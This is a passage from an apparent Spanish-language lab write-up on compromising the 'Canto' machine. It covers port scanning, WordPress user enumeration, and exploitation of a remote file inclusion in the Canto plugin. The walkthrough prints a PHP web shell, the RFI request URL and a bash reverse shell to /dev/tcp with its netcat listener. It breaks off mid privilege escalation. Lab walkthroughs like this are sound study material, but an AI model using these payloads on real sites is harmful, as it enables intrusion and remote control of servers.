Máquina Canto

Reconocimiento


Comenzamos con un escaneo de puertos en `nmap` a la IP víctima:

```shell
❯ nmap -p- -sS --min-rate=5000 -Pn -n 192.168.1.143
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-19 09:48 CET
Stats: 0:00:15 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 41.35% done; ETC: 09:49 (0:00:23 remaining)
Warning: 192.168.1.143 giving up on port because retransmission cap hit (10).
Nmap scan report for 192.168.1.143
Host is up (0.028s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: F8:B5:4D:EC:75:E3 (Intel Corporate)

Nmap done: 1 IP address (1 host up) scanned in 44.08 seconds
```

Nos reporta el puerto *22* y *80*. Ahora para estos puertos, sacamos la versión y le tiramos una serie de scripts:

```shell
❯ nmap -p22,80 -sVC 192.168.1.143 -oN targeted
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-19 09:50 CET
Nmap scan report for canto.home (192.168.1.143)
Host is up (0.044s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.3p1 Ubuntu 1ubuntu3.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   256 c6:af:18:21:fa:3f:3c:fc:9f:e4:ef:04:c9:16:cb:c7 (ECDSA)
|_  256 ba:0e:8f:0b:24:20:dc:75:b7:1b:04:a1:81:b6:6d:64 (ED25519)
80/tcp open  http    Apache httpd 2.4.57 ((Ubuntu))
|_http-title: Canto
|_http-generator: WordPress 6.5.3
|_http-server-header: Apache/2.4.57 (Ubuntu)
MAC Address: F8:B5:4D:EC:75:E3 (Intel Corporate)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.22 seconds
```

En la página web tenemos lo siguiente




Start having your website more organized with Canto!

Usando `whatweb`, nos reporta que es un Wordpress.

```shell
whatweb http://192.168.1.143
http://192.168.1.143 [200 OK] Apache[2.4.57], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.57 (Ubuntu)], IP[192.168.1.143], MetaGenerator[WordPress 6.7.2], Script[importmap,module], Title[Canto], UncommonHeaders[link], WordPress[6.7.2]
```


Por ello, primero uso wpscan para enumerar usuarios.

```shell
❯ wpscan --url http://192.168.1.143 --enumerate u
```



```
 |   http://192.168.1.143/wp-content/themes/twentytwentyfour/style.css, Match: 'Version: 1.1'

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <==================================> (10 / 10) 100.00% Time

[i] User(s) Identified:

[+] erik
 | Found By: Rss Generator (Passive Detection)
 | Confirmed By:
 |  Wp Json Api (Aggressive Detection)
 |   - http://192.168.1.143/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
```

Me saca el usuario **erik**:



Error: The password you entered for the username **erik** is incorrect. Lost your password?

Username or Email Address: erik


En el Login confirmo que el usuario existe.

> Intente fuerza bruta con `wpscan` pero nada

Explotación

Después, lance el siguiente comando para ver si existían plugins instalados en el wordpress que fueran vulnerables.

```
❯ wpscan --url http://192.168.1.143 --enumerate u --plugins-detection aggressive
```




```
[+] Checking Plugin Versions (via Passive and Aggressive Methods)

[i] Plugin(s) Identified:

[+] canto
 | Location: http://192.168.1.143/wp-content/plugins/canto/
 | Last Updated: 2024-07-17T04:18:00.000Z
 | Readme: http://192.168.1.143/wp-content/plugins/canto/readme.txt
 | [!] The version is out of date, the latest version is 3.0.9
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://192.168.1.143/wp-content/plugins/canto/, status: 200
 |
 | [!] 4 vulnerabilities identified:
 |
 | [!] Title: Canto <= 3.0.8 - Unauthenticated Blind SSRF
 |     References:
 |      - https://wpscan.com/vulnerability/29c89cc9-ad9f-4086-a762-8896eba031c6
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-28976
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-28977
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-28978
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-24063
 |      - https://gist.github.com/p4nk4jv/87aebd999ce4b28063943480e95fd9e0
 |
 | [!] Title: Canto < 3.0.5 - Unauthenticated Remote File Inclusion
 |     Fixed in: 3.0.5
 |     References:
 |      - https://wpscan.com/vulnerability/9e2817c7-d4aa-4ed9-a3d7-18f3117ed810
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2023-3452
 |
 | [!] Title: Canto < 3.0.7 - Unauthenticated RCE
 |     Fixed in: 3.0.7
 |     References:
 |      - https://wpscan.com/vulnerability/1595af73-6f97-4bc9-9cb2-14a55daaa2d4
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-25096
 |      - https://patchstack.com/database/vulnerability/canto/wordpress-canto-plugin-3-0-6-unaut
henticated-remote-code-execution-rce-vulnerability
 |
 | [!] Title: Canto < 3.0.9 - Unauthenticated Remote File Inclusion
 |     Fixed in: 3.0.9
 |     References:
 |      - https://wpscan.com/vulnerability/3ea53721-bdf6-4203-b6bc-2565d6283159
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-4936
 |      - https://www.wordfence.com/threat-intel/vulnerabilities/id/95a68ae0-36da-499b-a09d-4c91
db8aa338
 |
 | Version: 3.0.4 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://192.168.1.143/wp-content/plugins/canto/readme.txt
 | Confirmed By: Composer File (Aggressive Detection)
 |  - http://192.168.1.143/wp-content/plugins/canto/package.json, Match: '3.0.4'

[+] WPScan DB API OK
```

Me saco un plugin llamado *canto*, como el propio nombre de la máquina, donde nos reporta 4 vulnerabilidades, la que más me llama la atención es la "Unauthenticated RCE".

Para la explotación me basé en este git que lo explica bastante bien -> https://github.com/leoanggal1/CVE-2023-3452-PoC

Se trata que a través del plugin, puedes hacer una solicitud usando *wp_abspath*:

Por ello, me hago un **.php** para que cuando se haga la solicitud pueda tener ejecución de comandos en remoto:




```
❯ cat shell.php
       File: shell.php
   1   <?php
   2   system($_GET['cmd']);
   3   ?>
❯ python3 -m http.server 80
```

Y ejecuto lo siguiente

```
http://192.168.1.143/wp-content/plugins/canto/includes/lib/download.php?wp_abspath=http://192.168.1.18:80/shell.php
```


Se hace la solicitud pero falla ya que lo que esta la petición la hace a nuestro servidor, pero a la ruta **/wp-admin/admin.php**



```
❯ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.1.143 - - [19/Mar/2025 14:31:11] code 404, message File not found
192.168.1.143 - - [19/Mar/2025 14:31:11] "GET /shell.php/wp-admin/admin.php HTTP/1.1" 404 -
```

Entonces creo esa ruta y me abro el servidor de nuevo y ejecuto el comando:

```shell
http://192.168.1.143/wp-content/plugins/canto/includes/lib/download.php?
wp_abspath=http://192.168.1.18:80&cmd=whoami
```




```
❯ tree
.
└── wp-admin
    └── admin.php

2 directories, 1 file
❯ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.1.143 - - [19/Mar/2025 14:35:11] "GET /wp-admin/admin.php HTTP/1.1" 200 -
```

```
www-data
```

Confirmamos que funciona, entonces ahora nos enviamos una bash a la vez que estamos a la escucha por el puerto 4444:

```
192.168.1.143/wp-content/plugins/canto/includes/lib/download.php?wp_abspath=http://192.168.1.18:80&cmd=bash -c
"bash -i >%26 /dev/tcp/192.168.1.89/4444 0>%261"
```



```
❯ nc -nlvp 4444
Connection from 192.168.1.143:57616
bash: cannot set terminal process group (901): Inappropriate ioctl for device
bash: no job control in this shell
www-data@canto:/var/www/html/wp-content/plugins/canto/includes/lib$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@canto:/var/www/html/wp-content/plugins/canto/includes/lib$ |
```

Escalada

Tras conseguir la bash y hacer el tratamiento de la TTY, veo que el directorio de Erik tiene permisos de lectura, además dentro hay un directorio llamado **notes** con 2 notas:


```
www-data@canto:/home$ ls -la
total 12
drwxr-xr-x  3 root root     4096 May 12  2024 .
drwxr-xr-x 20 root root     4096 May 12  2024 ..
drwxr-xr--  5 erik www-data 4096 May 12  2024 erik
www-data@canto:/home$ ls erik
notes  user.txt
```

```
www-data@canto:/home$ ls erik/notes
Day1.txt  Day2.txt
```

SHELL

```
www-data@canto:/home$ cat erik/notes/Day1.txt
On the first day I have updated some plugins and the website theme.
www-data@canto:/home$ cat erik/notes/Day2.txt
I almost lost the database with my user so I created a backups folder.
```

En la nota del día 2 vemos que dice que ha creado una carpeta backup , por ello con find la busco y encuentro lo siguiente:



```
www-data@canto:/$ find / -name "back*" -type d 2> /dev/null
/usr/src/linux-headers-6.5.0-28/drivers/video/backlight
/usr/lib/python3/dist-packages/urllib3/packages/backports
/usr/lib/python3/dist-packages/UpdateManager/backend
/usr/lib/python3/dist-packages/keyring/backends
/usr/lib/python3/dist-packages/cryptography/hazmat/backends
/usr/lib/modules/6.5.0-28-generic/kernel/drivers/video/backlight
/sys/class/backlight
/snap/lxd/26200/lib/python3/dist-packages/urllib3/packages/backports
/snap/lxd/26200/share/lxd-documentation/_sources/reference/manpages/lxc/network/load-balancer/backend
/snap/lxd/26200/share/lxd-documentation/backup
/snap/lxd/26200/share/lxd-documentation/reference/manpages/lxc/network/load-balancer/backend
